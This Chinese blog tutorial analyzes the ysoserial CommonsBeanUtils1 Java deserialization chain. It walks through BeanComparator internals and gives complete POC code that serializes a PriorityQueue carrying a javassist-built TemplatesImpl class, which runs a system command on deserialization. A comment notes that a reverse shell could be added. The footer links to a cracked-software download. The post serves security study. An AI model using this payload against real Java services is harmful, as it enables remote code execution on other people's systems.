
CommonsBeanUtils1(基于ysoserial)
环境准备
JDK1.8(8u421) JDK8的版本应该都没什么影响,这里直接以我的镜像为准了、commons-beanutils:commons-beanutils:1.9.2、commons-collections:commons-collections:3.2、javassist:javassist:3.12.0.GA
mvn中加入以下依赖:
<dependency>

    <groupId>commons-collections</groupId>

    <artifactId>commons-collections</artifactId>

    <version>3.2</version>

</dependency>

<dependency>

    <groupId>javassist</groupId>

    <artifactId>javassist</artifactId>

    <version>3.12.1.GA</version>

</dependency>

<!-- https://mvnrepository.com/artifact/commons-beanutils/commons-beanutils -->

<dependency>

    <groupId>commons-beanutils</groupId>

    <artifactId>commons-beanutils</artifactId>

    <version>1.9.1</version>

</dependency>
正文
CB链用到了CC2中的TemplatesImpl的内容,如果你对CC2链不太熟悉,可以先看一下这个:https://www.cnblogs.com/erosion2020/p/18553815
当你知道CC2中的攻击链的构成之后,你学CB链就会非常轻松,CB链也可以说是CC2链的一个变种,只是反序列化的点换成了commons-beanutils中的另一个类,也就是BeanComparator,下边来解释一下这个类是怎么触发TemplatesImpl的。
BeanComparator
BeanComparator 是 Java 中常见的一个类,通常用于在集合中对 Java Bean 对象进行比较排序。它实现了 Comparator 接口,目的是根据对象的某个或多个属性进行排序。在一些框架中(如 Apache Commons BeanUtils 或类似的工具库),BeanComparator 是一种常见的比较器实现,简化了比较操作,尤其是当比较的对象是 Java Bean 时。
基本作用
- 通过指定的属性进行排序:它根据给定的 Java Bean 的某个属性值进行排序。比如,如果有一个
Person类,它有name和age属性,可以使用BeanComparator来根据name或age进行升序或降序排序。 - 灵活性:
BeanComparator可以指定一个或多个属性进行排序,支持更复杂的排序逻辑。通过利用 Java 反射,BeanComparator能够获取 Bean 的属性值并进行比较。
可以指定一个或多个属性进行排序,支持更复杂的排序逻辑这一句话是非常重要的,正是因为BeanComparator可以通过字段属性排序,所以导致了攻击链的触发。
代码分析
public class BeanComparator<T> implements Comparator<T>, Serializable {

    // 属性字段

    private String property;

    // 内部封装了一个Comparator比较器

    private final Comparator<?> comparator;

	// 调用compare比较两个对象的值

    public int compare(T o1, T o2) {

    	......

    	// PropertyUtils.getProperty是重点方法

        Object value1 = PropertyUtils.getProperty(o1, this.property);

        Object value2 = PropertyUtils.getProperty(o2, this.property);

        return this.internalCompare(value1, value2);

        .......

    }

}

PropertyUtils.getProperty(Object bean, String name) {

    // 关注这个getProperty方法

    return PropertyUtilsBean.getInstance().getProperty(bean, name);

}

// 会执行到这个方法

public Object getProperty(Object bean, String name) {

    return this.getNestedProperty(bean, name);

}

public Object getNestedProperty(Object bean, String name) {

    ......

    if (bean instanceof Map) {

        bean = this.getPropertyOfMapBean((Map)bean, name);

    } else if (this.resolver.isMapped(name)) {

        bean = this.getMappedProperty(bean, name);

    } else if (this.resolver.isIndexed(name)) {

        bean = this.getIndexedProperty(bean, name);

    } else {

        // 重点关注这个方法,如果bean是我们构造的TemplatesImpl对象,则会触发这个方法

        bean = this.getSimpleProperty(bean, name);

    }

	......

    return bean;

}

// 这是最终触发调用链代码的方法

public Object getSimpleProperty(Object bean, String name) {

    // getPropertyDescriptor可以理解为获取bean这个对象中的所有属性字段,如果这个字段存在getter方法,也会获取到

    // 假设bean中存在info字段以及getInfo方法,则PropertyDescriptor中的字段信息如下:

    // name字段为info

    // readMethodName字段为getOutputProperties

    PropertyDescriptor descriptor = this.getPropertyDescriptor(bean, name);

    if (descriptor == null) {

        throw new NoSuchMethodException("Unknown property '" + name + "' on class '" + bean.getClass() + "'");

    } else {

        // 在这里获取到了readMethodName所对应的Method对象

        Method readMethod = this.getReadMethod(bean.getClass(), descriptor);

        if (readMethod == null) {

            throw new NoSuchMethodException("Property '" + name + "' has no getter method in class '" + bean.getClass() + "'");

        } else {

            // 执行Method

            // 如果这里的Method是我们精心构造的TemplatesImpl的getOutputProperties,那么我们的攻击链代码就可以被触发

            Object value = this.invokeMethod(readMethod, bean, EMPTY_OBJECT_ARRAY);

            return value;

        }

    }

}
所以理清上边的思路之后,我们现在要做的事情就是构造一个TemplatesImpl对象,然后创建一个BeanComparator,把其中的property设置为TemplatesImpl的outputProperties字段,然后在触发了BeanComparator的compare方法时,如果中的T类型为TemplatesImpl,则最终会触发TemplatesImpl的getOutputProperties方法,然后触发我们的调用链
POC(基于ysoserial)
老规矩,这个还是ysoserial的代码拿过来改了,没有调用ysoserial中的工具类,不依赖工具库可以直接本地调试运行。
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import javassist.ClassPool;

import javassist.CtClass;

import org.apache.commons.beanutils.BeanComparator;

import java.io.FileInputStream;

import java.io.FileOutputStream;

import java.io.ObjectInputStream;

import java.io.ObjectOutputStream;

import java.lang.reflect.Field;

import java.math.BigInteger;

import java.util.PriorityQueue;

public class CommonsBeanUtils1 {

    static String serialFileName = "commons-bean-utils1.ser";

    public static void main(String[] args) throws Exception {

//        cb1bySerial();

        verify();

    }

    public static void verify() throws Exception {

        // 本地模拟反序列化

        FileInputStream fis = new FileInputStream(serialFileName);

        ObjectInputStream ois = new ObjectInputStream(fis);

        Object ignore = (Object) ois.readObject();

    }

    public static void cb1bySerial() throws Exception {

        //==========================CC2中的构造Templates的内容 START==========================

        String executeCode = "Runtime.getRuntime().exec(\"cmd /c start\");";

        ClassPool pool = ClassPool.getDefault();

        CtClass evil = pool.makeClass("ysoserial.Evil");

        // run command in static initializer

        // TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protections

        evil.makeClassInitializer().insertAfter(executeCode);

        // sortarandom name to allow repeated exploitation (watch out for PermGen exhaustion)

        evil.setName("ysoserial.Pwner" + System.nanoTime());

        CtClass superC = pool.get(AbstractTranslet.class.getName());

        evil.setSuperclass(superC);

        final byte[] classBytes = evil.toBytecode();

        byte[][] trueclassbyte = new byte[][]{classBytes};

        Class<TemplatesImpl> templatesClass = TemplatesImpl.class;

        TemplatesImpl templates = TemplatesImpl.class.newInstance();

        Field bytecodes = templatesClass.getDeclaredField("_bytecodes");

        bytecodes.setAccessible(true);

        bytecodes.set(templates, trueclassbyte);

        Field name = templatesClass.getDeclaredField("_name");

        name.setAccessible(true);

        name.set(templates, "Pwnr");

        Field tfactory = templatesClass.getDeclaredField("_tfactory");

        tfactory.setAccessible(true);

        tfactory.set(templates, new TransformerFactoryImpl());

        //==========================CB1链触发点 START==========================

        // mock method name until armed

        final BeanComparator comparator = new BeanComparator("lowestSetBit");

        // create queue with numbers and basic comparator

        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);

        // stub data for replacement later

        // 这里是让其触发BigInteger.lowestSetBit属性方法,可以在set queue值的时候不报错。

        queue.add(new BigInteger("1"));

        queue.add(new BigInteger("1"));

        // switch method called by comparator

        // 然后通过反射来对应的属性值,这样就能避免触发额外的动作

        Field property = comparator.getClass().getDeclaredField("property");

        property.setAccessible(true);

        property.set(comparator, "outputProperties");

        // switch contents of queue

        // queue中的值也是一样,通过反射来set值就不会触发heapfiy等一系列动作

        Field queueFiled = queue.getClass().getDeclaredField("queue");

        queueFiled.setAccessible(true);

        final Object[] queueArray = (Object[])queueFiled.get(queue);

        queueArray[0] = templates;

        queueArray[1] = templates;

        //====================CB1链触发END===================

        FileOutputStream fos = new FileOutputStream(serialFileName);

        ObjectOutputStream oos = new ObjectOutputStream(fos);

        oos.writeObject(queue);

        oos.flush();

        oos.close();

        fos.close();

    }

}
运行

尝试运行代码,来弹个cmd
调用链
调用链如下
- PriorityQueue.readObject()
- PriorityQueue.heapify()
- PriorityQueue.siftDown()
- PriorityQueue.siftDownUsingComparator()
- BeanComparator.compare()
- PropertyUtils.getProperty()
- PropertyUtilsBean.getProperty()
- PropertyUtilsBean.getNestedProperty()
- PropertyUtilsBean.getSimpleProperty()
- PropertyUtilsBean.getPropertyDescriptor()
- PropertyUtilsBean.getReadMethod()
- PropertyUtilsBean.invokeMethod()
- TemplatesImpl.getOutputProperties()
- TemplatesImpl.newTransformer()
- TemplatesImpl.getTransletInstance()
- TemplatesImpl.defineTransletClasses()
- (AbstractTranslet) _class[_transletIndex].getConstructor().newInstance()
- PriorityQueue.siftDownUsingComparator()
- PriorityQueue.siftDown()
- PriorityQueue.heapify()
CommonsBeanUtils1(基于ysoserial)的更多相关文章
- YsoSerial 工具常用Payload分析之Common-Collections2、4(五)
前言 Common-Collections <= 3.2.1 对应与YsoSerial为CC1.3.5.6.7 ,Commno-collections4.0对应与CC2.4. 这篇文章结束官方原 ...
- 基于jsp+servlet图书管理系统之后台万能模板
前奏: 刚开始接触博客园写博客,就是写写平时学的基础知识,慢慢发现大神写的博客思路很清晰,知识很丰富,非常又价值,反思自己写的,顿时感觉非常low,有相当长一段时间没有分享自己的知识.于是静下心来钻研 ...
- Java unserialize serialized Object(AnnotationInvocationHandler、ysoserial) In readObject() LeadTo InvokerTransformer(Evil MethodName/Args)
Java unserialize serialized Object(AnnotationInvocationHandler.ysoserial) In readObject() LeadTo Tra ...
- SpringMVC学习系列(12) 完结篇 之 基于Hibernate+Spring+Spring MVC+Bootstrap的管理系统实现
到这里已经写到第12篇了,前11篇基本上把Spring MVC主要的内容都讲了,现在就直接上一个项目吧,希望能对有需要的朋友有一些帮助. 一.首先看一下项目结构: InfrastructureProj ...
- 基于jsp+servlet图书管理系统之后台用户信息插入操作
前奏: 刚开始接触博客园写博客,就是写写平时学的基础知识,慢慢发现大神写的博客思路很清晰,知识很丰富,非常又价值,反思自己写的,顿时感觉非常low,有相当长一段时间没有分享自己的知识.于是静下心来钻研 ...
- 基于CommonsCollections4的Gadget分析
基于CommonsCollections4的Gadget分析 Author:Welkin 0x1 背景及概要 随着Java应用的推广和普及,Java安全问题越来越被人们重视,纵观近些年来的Java安全 ...
- 基于CentOS与VmwareStation10搭建hadoop环境
基于CentOS与VmwareStation10搭建hadoop环境 目 录 1. 概述.... 1 1.1. 软件准备.... 1 1.2. 硬件准备.... 1 2. 安装与配置虚拟机.. ...
- SpringMVC学习(12):基于Hibernate+Spring+Spring MVC+Bootstrap的管理系统实现
到这里已经写到第12篇了,前11篇基本上把Spring MVC主要的内容都讲了,现在就直接上一个项目吧,希望能对有需要的朋友有一些帮助. 一.首先看一下项目结构: InfrastructureProj ...
- ysoserial分析【一】 之 Apache Commons Collections
目录 前言 基础知识 Transformer 利用InvokerTransformer造成命令执行 Map TransformedMap LazyMap AnnotationInvocationHan ...
- ysoserial Commons Collections1反序列化研究
Apache Commons Collections1反序列化研究 环境准备 Apache Commons Collections 3.1版本 IDEA 需要一些java基础,反射.类对象.Class ...
随机推荐
- Adobe Photoshop cc2022 Mac中文破解版下载安装
PS2024 for Mac,我这个版本是Mac版25.2,大小4.03G,支持intel/M1/M2/M3芯片,最低系统需求:13.4以上,不限速下载地址还是放在最后. 然后安装总共有三个步骤,尤其 ...
- Visual Studio Code 重置“不再询问”选项
有一次使用 VS Code 重命名一个 Python 文件时,VS Code 询问"扩展'Python'希望通过移动此文件来进行重构更改".当时没有多想,选中"不再提问& ...
- 这应该是全网最详细的Vue3.5版本解读
前言 Vue3.5正式版在这两天发布了,网上已经有了不少关于Vue3.5版本的解读文章.但是欧阳发现这些文章对3.5中新增的功能介绍都不是很全,所以导致不少同学有个错觉,觉得Vue3.5版本不过如此, ...
- MyBatis——案例——查询-查询详情
查询-查询详情 (根据id获取商品全部信息(即商品对象)) 1.编写Mapper接口方法:Brand selectById(int id); 2.编写SQL ...
- C# WebSocket Servers -- Fleck、SuperSocket、TouchSocke
最近在维护老项目,感觉内存一直都有问题,定位到问题是WebSocketServer的问题,了解了 Fleck.SuperSocket.TouchSocke 等开源项目,这里记录一下. .net5..n ...
- WPF下使用FreeRedis操作RedisStream实现简单的消息队列
Redis Stream简介 Redis Stream是随着5.0版本发布的一种新的Redis数据类型: 高效消费者组:允许多个消费者组从同一数据流的不同部分消费数据,每个消费者组都能独立地处理消息, ...
- Go语言对接微信支付与退款全流程指南
目录: 一.准备工作 二.初始化微信支付客户端 三.实现支付功能 1. 付款时序图 2. 实现不同场景下的支付 WAP端支付 PC端支付 Android端支付 3. 解析支付回调 四.实现退款功能 退 ...
- balance_dirty_pages_ratelimited分析
balance_dirty_pages_ratelimited分析 nr_dirtied_pause:当前task的脏页门限: dirty_exceeded:全局的脏页数超过门限或者该bdi的脏页数超 ...
- USB协议详解第6讲(USB描述符-端点描述符)
1.USB描述符 USB描述符有设备描述符.标准配置描述符.接口描述符.端点描述符.字符串描述符,HID设备有HID描述符.报告描述符和物理描述符.今天主要是学习USB端点描述符的组成. 2.端点描述 ...
- 如何理解iowait
Linux中,%iowait 过高可能是个问题,严重的时候,它能使服务停止, 但问题是,多高才算高? 什么时候应该担心呢? 本文将讨论 iowait 的含义.相关的统计数据.原理以及 iowait的瓶 ...